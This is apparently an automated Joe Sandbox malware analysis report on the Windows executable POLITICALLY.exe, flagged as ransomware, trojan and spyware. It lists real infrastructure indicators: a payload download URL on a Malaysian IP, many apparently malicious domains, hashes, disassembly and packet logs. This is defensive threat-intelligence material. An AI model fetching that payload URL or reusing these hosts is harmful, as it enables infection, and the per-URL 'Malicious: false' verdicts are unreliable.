http://www.carterandcone.coml	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.assroyalty.clubReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.morgolf.com/olg8/www.easiersell.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tuancai.net	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.6923599.com/olg8/www.wiseowldigital.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.purplebean.companyReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.onlinewomensclasses.com/olg8/www.policomercial.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cunerier.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.cunerier.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.moopyo.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.auroraleathers.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.auroraleathers.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.prismatiq.tech/olg8/www.soakstress.xyz	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tuancai.net/olg8/www.auroraleathers.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.morgolf.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.prismatiq.tech	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.assroyalty.club/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tuancai.netReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.easiersell.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.onlinewomensclasses.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.policomercial.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wiseowldigital.com/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nortier.cloudReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.auroraleathers.com/olg8/www.artboxxstudio.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.easiersell.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.moopyo.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://111.90.149.46/bin_XNLhDlJvG218.bin3	POLITICALLY.exe, 0000000A.0000 0002.547813821.00000000008B900 0.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.auroraleathers.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://111.90.149.46/bin_XNLhDlJvG218.bin/	POLITICALLY.exe, 0000000A.0000 0002.547813821.00000000008B900 0.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://111.90.149.46/bin_XNLhDlJvG218.binw	POLITICALLY.exe, 0000000A.0000 0002.547813821.00000000008B900 0.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://111.90.149.46/in_XNLhDlJvG218.bin	POLITICALLY.exe, 0000000A.0000 0002.547813821.00000000008B900 0.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.purplebean.company/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wiseowldigital.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.morgolf.comReferer:	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.artboxxstudio.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.policomercial.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.policomercial.com/olg8/www.6923599.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.purplebean.company	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.purplebean.company/olg8/www.nortier.cloud	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000013.0000000 0.530948897.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.moopyo.com/olg8/www.morgolf.com	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.prismatiq.tech/olg8/	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cunerier.com/olg8/www.purplebean.company	explorer.exe, 00000013.0000000 2.607074490.00000000062E0000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
111.90.149.46	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	411376
Start date:	11.05.2021
Start time:	20:41:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	POLITICALLY.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@7/0@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 32.9% (good quality ratio 28.7%) • Quality average: 71% • Quality standard deviation: 33.3%
HCA Information:	• Successful, ratio: 57% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Report size getting too big, too many NtOpenKeyEx calls found. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
111.90.149.46	attached template.exe	Get hash	malicious	Browse	• 111.90.149.46/chris_fctvQ149.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	attached template.exe	Get hash	malicious	Browse	• 111.90.149.46
	0F1D9F17D6380C6318F136F9F951922CFFD80BA90FA87.exe	Get hash	malicious	Browse	• 101.99.84.46
	2f50000.exe	Get hash	malicious	Browse	• 124.217.246.96
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 101.99.95.105
	SecuriteInfo.com.ArtemisB23AF6C6F1A9.18153.exe	Get hash	malicious	Browse	• 101.99.91.200
	t0lYf7AR1S.exe	Get hash	malicious	Browse	• 101.99.91.200
	SecuriteInfo.com.Trojan.Siggen12.47248.30665.exe	Get hash	malicious	Browse	• 101.99.90.200
	SecuriteInfo.com.Trojan.Siggen12.47248.964.exe	Get hash	malicious	Browse	• 101.99.90.200
	SecuriteInfo.com.Trojan.Siggen12.47248.16606.exe	Get hash	malicious	Browse	• 101.99.90.200
	SecuriteInfo.com.Trojan.Siggen12.47234.30189.exe	Get hash	malicious	Browse	• 101.99.90.200
	SecuriteInfo.com.Trojan.Siggen12.47248.1366.exe	Get hash	malicious	Browse	• 101.99.90.200
	co#U00cc pia de pagamento.xlsx	Get hash	malicious	Browse	• 111.90.146.131
	OUOTATION.doc	Get hash	malicious	Browse	• 101.99.91.20
	JQQyuX3xg6.exe	Get hash	malicious	Browse	• 111.90.150.162
	m2xzKhblzC.exe	Get hash	malicious	Browse	• 111.90.150.162
	q1JP6yNjf3.exe	Get hash	malicious	Browse	• 111.90.150.37
	seed.exe	Get hash	malicious	Browse	• 101.99.90.200
	SecuriteInfo.com.BehavesLike.Win32.Virut.rc.exe	Get hash	malicious	Browse	• 111.90.146.182
	PO-3170012466.exe	Get hash	malicious	Browse	• 101.99.90.137
	0238-35-pdf.scr.exe	Get hash	malicious	Browse	• 101.99.70.172

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.19678454383093

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	POLITICALLY.exe
File size:	225280
MD5:	80b3365808440838596864bd6d492c02
SHA1:	ea14e621d263a3754234a65bc76cff61bf9eceab
SHA256:	8d6f73da5150cd26789a9a0e0643f69b520306680523d91cb21438ad2e6fa80c
SHA512:	099d2a0694b12a503b8af3e192dc620b5902a76ceb0d353e7fdd1d8324e9309a32c5982360c1f83cd5c0f8e8671556764cb832e43d25d2fa6c1a5d9bef188dbc
SSDEEP:	768:OAXQMQNl4JuxzJ4j7gazx8RazCmE9ejxvZZHlPbUlmFZ2/5Pj3KZhmOwk/Z2ZOqk:HQE67XsaGeBnVYlmO/tKZcnOYaUHfwH
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....I.....Rich.....PE..L...z9.V.....@...0.....I.....P....@

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x40186c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5617397A [Fri Oct 9 03:50:18 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	263c7af0bbeabd79b6d008518dc45217

Entrypoint Preview

Instruction
push 00401D18h
call 00007FDAB4B190F5h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx-003A59BAh], bh

Instruction
dec esi
mov ch, 4Ah
scasd
or ax, 0000F3CFh
fyl2xp1
adc eax, 00000000h
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
inc edx
add byte ptr [esi], al
push eax
add dword ptr [edx], 70h
jc 00007FDAB4B19171h
jo 00007FDAB4B19163h
imul ebp, dword ptr [bp+65h], B4000073h
dec ebp
jno 00007FDAB4B19104h
add byte ptr [eax], al
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
or byte ptr [edi], cl
jnbe 00007FDAB4B1912Eh
adc byte ptr [esi-5EBA1FE9h], FFFFFFD0h
mov cl, AEh
xchg eax, edi
or eax, ecx
add ah, byte ptr [eax-74h]
mov edx, A94DAC2Ch
mov eax, 5CDE5CBFh
xor eax, AD4F3A6Dh
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
retf 0001h
add byte ptr [edi+00h], bl
add byte ptr [eax], al
add byte ptr [ebx], dl
add byte ptr [edx+61h], al
popad
popad
jc 00007FDAB4B19166h
jnc 00007FDAB4B1916Eh

Instruction
push 0000006Ch
imul esp, dword ptr [edi+68h], 00736465h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x33f04	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x37000	0x9c8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1ac	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3358c	0x34000	False	0.186218261719	data	4.29411829073	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x35000	0x1604	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x9c8	0x1000	False	0.17919921875	data	2.17499641936	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x37898	0x130	data		
RT_ICON	0x375b0	0x2e8	data		
RT_ICON	0x37488	0x128	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x37458	0x30	data		
RT_VERSION	0x37150	0x308	data	English	United States

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaAryMove, __vbaStrVarMove, __vbaFreeVarList, __vbaEnd, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaAryVar, __vbaAryDestruct, __vbaLateMemSt, __vbaObjSet, __vbaOnError, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, __vbaAryConstruct2, __vbaVarTstEq, __vbaObjVar, _adj_fpatan, __vbaR4Var, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaVarMul, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaVarErrI4, __vbaFPException, __vbaStrVarVal, __vbaDateVar, __vbaI2Var, _CIlog, __vbaFileOpen, __vbaVarLateMemCallLdRf, __vbaNew2, __vbaVar2Vec, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaLateMemCall, __vbaVarDup, __vbaStrComp, __vbaVarLateMemCallLd, __vbaFpI4, __vbaLateMemCallLd, _CIatan, __vbaStrMove, __vbaCastObj, __vbaAryCopy, _allmul, __vbaLateIdSt, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos

Description	Data
Translation	0x0409 0x04b0
LegalCopyright	Gitrama Digt
InternalName	POLITICALLY
FileVersion	7.04.0005
CompanyName	Gitrama Digt
LegalTrademarks	Gitrama Digt
ProductName	Gitrama Digt
ProductVersion	7.04.0005

Description	Data
FileDescription	Gitrama Digt
OriginalFilename	POLITICALLY.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/11/21-20:43:41.179404	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49744	80	192.168.2.6	111.90.149.46
05/11/21-20:44:37.748915	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49759	99.83.154.118	192.168.2.6

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2021 20:43:40.959551096 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.175250053 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.178649902 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.179404020 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.396996021 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397047997 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397064924 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397084951 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397090912 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.397100925 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397118092 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397131920 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.397135019 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397154093 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397172928 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397190094 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.397192001 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.397257090 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.397270918 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.614077091 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614115953 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614140987 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614190102 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.614252090 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.614274025 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614296913 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614327908 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.614356995 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.614526033 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614707947 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614732027 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614757061 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614787102 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614794016 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.614850998 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614852905 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.614902020 CEST	49744	80	192.168.2.6	111.90.149.46

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 11, 2021 20:43:41.614923000 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614945889 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614974022 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.614990950 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.615401983 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.615430117 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.615436077 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.615454912 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.615482092 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.615497112 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.615593910 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.615621090 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.615879059 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.615952969 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.830636024 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.830676079 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.830698967 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.830722094 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.830744028 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.830760002 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.830769062 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.830792904 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.830817938 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.830838919 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.830923080 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.830974102 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831089973 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831106901 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.831113100 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831135988 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831160069 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831182003 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831203938 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831224918 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.831226110 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831229925 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.831250906 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831274033 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831298113 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831319094 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831338882 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.831372976 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.831377983 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.831422091 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.831428051 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.832262993 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832326889 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832345963 CEST	49744	80	192.168.2.6	111.90.149.46
